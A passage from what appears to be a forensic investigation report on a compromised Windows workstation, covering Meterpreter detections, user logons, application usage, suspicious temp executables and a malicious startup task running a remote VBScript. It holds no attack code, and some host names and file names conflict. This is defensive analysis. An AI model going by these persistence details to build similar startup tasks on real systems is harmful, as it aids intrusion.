X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000610000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000510000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\files\modules\fiIwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\modules\fiIwOuGRTtZY.exe\sectionsd\.text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\modules\fiIwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000400000-fiIwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x00000000002b0000.vvmem: Win.Tool.MeterPreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000360000.vvmem: Win.Tool.MeterPreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000002100000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000002090000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
```

MGMT-wks02 - Joseph Fustolo

Basic Information

The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	MGMT-wks03
Machine OS	Windows 7 Enterprise
Build number	7601
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.2.102

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1000	Administrators	02/07/2019 21:10:18	02/12/2019 17:41:07 10:44:15 PM	Local
steven.love	1108	---	02/07/2019	03/20/2019	Domain

			16:27:46	22:36:46	
james.middleton-adm	1117	---	02/14/2019 20:07:16	03/29/2019 00:22:15	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file.

Table 3.7.x: Application Installations for MGMT-wks02

Name	Version	Creation Date
Java(™)	6.0.220	02/07/2019
Java Auto Updater	2.0.2.4	02/07/2019
OpenOffice.org	3.3.9567	02/07/2019
Python	2.7.15150	02/25/2019
PuTTY	0.70.0.0	02/25/2019
Notepad ++ (x86)	7.6.3	02/25/2019
VLC Media Player	3.0.6	02/25/2019
KeePass Password Safe	2.41	02/25/2019
Mozilla Thunderbird	60.4.0	03/05/2019
Mozilla Maintenance Service	60.4.0	03/05/2019
7-Zip	19.00	03/07/2019
Mozilla Thunderbird	60.5.0	03/26/2019
AOL Instant Messenger	N/A	03/26/2019
AccessData FTK Imager	4.2.0.13	03/29/2019

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm

File Name	Run Count	Last run Time
Microsoft.Windows.RemoteDesktop	12	2/15/2019 1:06
Microsoft.Windows.StickyNotes	11	2/15/2019 1:06
%windir%\system32\SnippingTool.exe	10	2/15/2019 1:06

File Name	Run Count	Last run Time
%windir%\system32\calc.exe	9	2/15/2019 1:06
%windir%\system32\mspaint.exe	8	2/15/2019 1:06
%windir%\system32\xpsrchvw.exe	7	2/15/2019 1:06
%windir%\system32\WFS.exe	6	2/15/2019 1:06
%windir%\system32\magnify.exe	5	2/15/2019 1:06
%windir%\explorer.exe	4	3/29/2019 0:22
\\ad01\Users\james.middleton-adm\Desktop\machine_software\ninite.exe	1	2/15/2019 1:08
%windir%\system32\WindowsPowerShell\v1.0\powershell.exe	3	2/25/2019 19:18
Microsoft.InternetExplorer.Default	1	2/25/2019 19:11
C:\Users\james.middleton-adm\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\EUNLCG0F\Ninite KeePass 2 Notepad PuTTY Python Spotify VLC Installer.exe	1	2/25/2019 19:12
%windir%\system32\cmd.exe	1	3/29/2019 0:22
\\192.168.1.100\software\AccessData_FTK_Imager_(x64)_4.2.0.exe	1	3/29/2019 0:23

Table 3.7.x: Steven.Love

File Name	Run Count	Last run Time
Microsoft.Windows.GettingStarted	14	2/7/2019 21:26
%windir%\system32\displayswitch.exe	13	2/7/2019 21:26
Microsoft.Windows.RemoteDesktop	12	2/7/2019 21:26
Microsoft.Windows.StickyNotes	11	2/7/2019 21:26
%windir%\system32\SnippingTool.exe	10	2/7/2019 21:26
%windir%\system32\calc.exe	9	2/7/2019 21:26
%windir%\system32\mspaint.exe	8	2/7/2019 21:26
%windir%\system32\xpsrchvw.exe	7	2/7/2019 21:26

File Name	Run Count	Last run Time
%windir%\system32\WFS.exe	6	2/7/2019 21:26
%windir%\system32\magnify.exe	5	2/7/2019 21:26
Microsoft.InternetExplorer.Default	4	3/20/2019 22:41
%windir%\explorer.exe	5	3/26/2019 3:34
%ProgramFiles% (%SystemDrive%\Program Files)\OpenOffice.org 3\program\soffice.exe	2	3/4/2019 20:23
SimonTatham.PuTTY	2	3/5/2019 16:47
C:\Python27\python.exe	1	3/4/2019 20:26
%ProgramFiles% (%SystemDrive%\Program Files)\KeePass Password Safe 2\KeePass.exe	1	3/4/2019 20:27
%ProgramFiles% (%SystemDrive%\Program Files)\OpenOffice.org 3\program\sbase.exe	1	3/4/2019 20:29
C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\GSW41PGW\Thunderbird Setup 60.4.0.exe	1	3/5/2019 16:49
8216C80C92C4E828	1	3/20/2019 22:39
C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JYT2T4UD\7z1900-x64.exe	1	3/7/2019 4:46
%windir%\system32\mmc.exe	1	3/7/2019 4:46
%windir%\system32\WindowsPowerShell\v1.0\powershell.exe	1	3/20/2019 2:23
%ProgramFiles% (%SystemDrive%\Program Files)\VideoLAN\VLC\vlc.exe	1	3/20/2019 22:56
C:\Users\steven.love\Downloads\aim513036.exe	1	3/26/2019 21:49

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history.

Table 3.7.x: Relevant Browser Activity on MGMT-wks02

Title	Access Date/Time	Browser
ninite	2/25/2019 19:12	Edge
football	3/1/2019 16:43	Edge
quickbooks download	3/1/2019 16:43	Edge
quickbooks download free trial	3/1/2019 16:44	Edge
free desktop backgrounds	3/1/2019 16:45	Edge
fake statistics	3/4/2019 20:27	Edge
fake programming statistics	3/4/2019 20:28	Edge
7z	3/7/2019 4:45	Edge
E-mail Software		Edge

Logins/Logouts

The following section contains every instance of a user logon or logoff. Some may be tied to services while others are explicit/interactive. This information was gathered by Axiom by parsing Windows Event Logs.

Table 3.7.x: Logon/Logoff of MGMT-wks02

Timestamp	System	Event ID	Logon/Logoff Type	User
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm

Timestamp	System	Event ID	Logon/Logoff Type	User
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:27	mgmt-wks02.grru.local	4648	Explicit	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4624	Interactive	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4648	Explicit	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4624	Interactive	steven.love
02/07/2019 21:30	mgmt-wks02.grru.local	4634	Logoff	steven.love
02/07/2019 21:30	mgmt-wks02.grru.local	4634	Logoff	steven.love
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm

Timestamp	System	Event ID	Logon/Logoff Type	User
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
03/01/2019 16:42	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/05/2019 16:53	mgmt-wks02.grru.local	4624	Network	kira.hall
03/05/2019 16:53	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:49	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:49	mgmt-wks02.grru.local	4624	Network	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/07/2019 4:54	mgmt-wks02.grru.local	4634	Logoff	kira.hall
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/20/2019 22:36	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Cached Interactive	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Cached Interactive	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Unlock	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4624	Unlock	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm
03/29/2019 0:22	mgmt-wks02.grru.local	4634	Logoff	james.middleton-adm

Items of Interest

There were only a couple notable items on the system, and other presumably important files that were either never on the system or were removed from the system. First, as seen in the above section, kira.hall had some logons via the network onto this system. However, no user profile was created for kira.hall. There were also no observed services that had kira.hall as a reference. It is uncertain what purpose this logon served.

Image 3.7.x: Network Logon from Kira.Hall via Windows Event Logs





Image 3.7.x: No User Profile Created for Kira.Hall




There are also two entries in the prefetch files to suspicious programs. They both link to C:\Users\steven.love\AppData\Local\Temp. One is named GLB4E17.TMP and the other is in a directory called GLB4E17.TMP called PATCHER.EXE. However, the only file/directory that currently exists in the AppData\Local\Temp directory is the GLB4E15.TMP directory. The hex code of this directory proves that it is a directory (and not an obfuscated executable).

Image 3.7.x: Prefetch Entries for GLB4E17.TMP and PATCHER.EXE

GLB4E17.TMP	\DEVICE\HARDDISKVOLUME2\USERS\STEVEN.LOVE\APPDATA\LOCAL\TEMP\GLB4E17.TMP	1	3/26/2019 9:50:04 PM
PATCHER.EXE	\DEVICE\HARDDISKVOLUME2\USERS\STEVEN.LOVE\APPDATA\LOCAL\TEMP\GLF4FF1.TMP\PATCHER.EXE	1	3/26/2019 9:51:02 PM

Image 3.7.x: Only Reference to Prefetch Entries is a Directory Called GLF4FF1.tmp




/img_MGMT-wks02.E01/Users/steven.love/AppData/Local/Temp

Table | Thumbnail | Summary

Name	S	C	O	Modified Time	Change Time
[current folder]				2019-03-27 08:45:11 EDT	2019-03-27 08:45:11 EDT
[parent folder]				2019-03-05 11:50:35 EST	2019-03-05 11:50:35 EST
GLF4FF1.tmp				2019-03-26 17:51:03 EDT	2019-03-26 17:51:03 EDT
hsperfdata_steven.love				2019-03-29 14:26:14 EDT	2019-03-29 14:26:14 EDT
Low				2019-03-26 17:44:57 EDT	2019-03-26 17:44:57 EDT
sv1p3.tmp				2019-03-20 18:36:53 EDT	2019-03-20 18:36:53 EDT
vwpt				2019-03-26 17:51:05 EDT	2019-03-26 17:51:05 EDT
WPDNSE				2019-03-20 18:36:54 EDT	2019-03-20 18:36:54 EDT
au-descriptor-1.7.0_79-b15.xml			1	2019-03-20 18:42:13 EDT	2019-03-20 18:42:13 EDT
AUCHECK_CORE.txt			0	2019-03-29 14:26:12 EDT	2019-03-29 14:26:12 EDT
AUCHECK_PARSER.txt			0	2019-03-29 14:26:12 EDT	2019-03-29 14:26:12 EDT
FXSAPIDebugLogFile.txt				2019-02-07 16:28:02 EST	2019-02-23 17:43:34 EST
GRRU+steven.bmp			2	2019-02-07 16:27:38 EST	2019-02-23 17:43:34 EST
jusched.log			0	2019-03-29 14:26:10 EDT	2019-03-29 14:26:10 EDT
nspAA43.tmp				2019-03-26 17:36:06 EDT	2019-03-26 17:36:06 EDT
StructuredQuery.log			0	2019-03-26 17:52:46 EDT	2019-03-26 17:52:46 EDT
wmsetup.log			0	2019-03-01 11:42:50 EST	2019-03-01 11:42:50 EST
~DF3AD544C9216A047D.TMP			0	2019-03-26 17:42:00 EDT	2019-03-26 17:42:00 EDT
~DFC70DC0BB5805550E.TMP			0	2019-03-26 17:48:08 EDT	2019-03-26 17:48:08 EDT
~DFF7C7309B4E7157ED.TMP			0	2019-03-26 17:56:10 EDT	2019-03-26 17:56:10 EDT

Image 3.7.x: Hexadecimal Code of GLF4FF1.tmp Shows it is a Directory



GLF4FF1.tmp	2019-03-26 17:51:03 EDT	2019-03-26 17:51:03 EDT	2019-03-26 17:5
hsperfdata_steven.love	2019-03-29 14:26:14 EDT	2019-03-29 14:26:14 EDT	2019-03-29 14:2


Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences

Page: 1 of 1 Page Go to Page: 1 Jump to Offset Launch in HxD

```
0x00000000: 30 00 00 00  01 00 00 00   00 10 00 00  01 00 00 00    0...............
0x00000010: 10 00 00 00  20 00 00 00   20 00 00 00  00 00 00 00    .... ... .......
0x00000020: 00 00 00 00  00 00 00 00   10 00 00 00  02 00 00 00    ................
```

Finally, and most importantly, a Startup Task was created on the system by the user james.middleton-adm. The task is called “beepbep,” is set to run on startup, and uses cscript.exe to call out to a Visual Basic script on the AD server. This file is \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs.

Image 3.7.x: Startup Task on MGMT-wks02 Executes Cscript and References UxTxlQwzP.vbs



Memory Analysis

There were no significant items to report when performing memory analysis against the system. Thunderbird, OpenOffice, AIM, and Spotify were all open when the memory acquisition was performed.

MGMT-wks03 - Nicolo RerisiPatota

The following information was gathered and analyzed using Magnet AXIOM Examine.

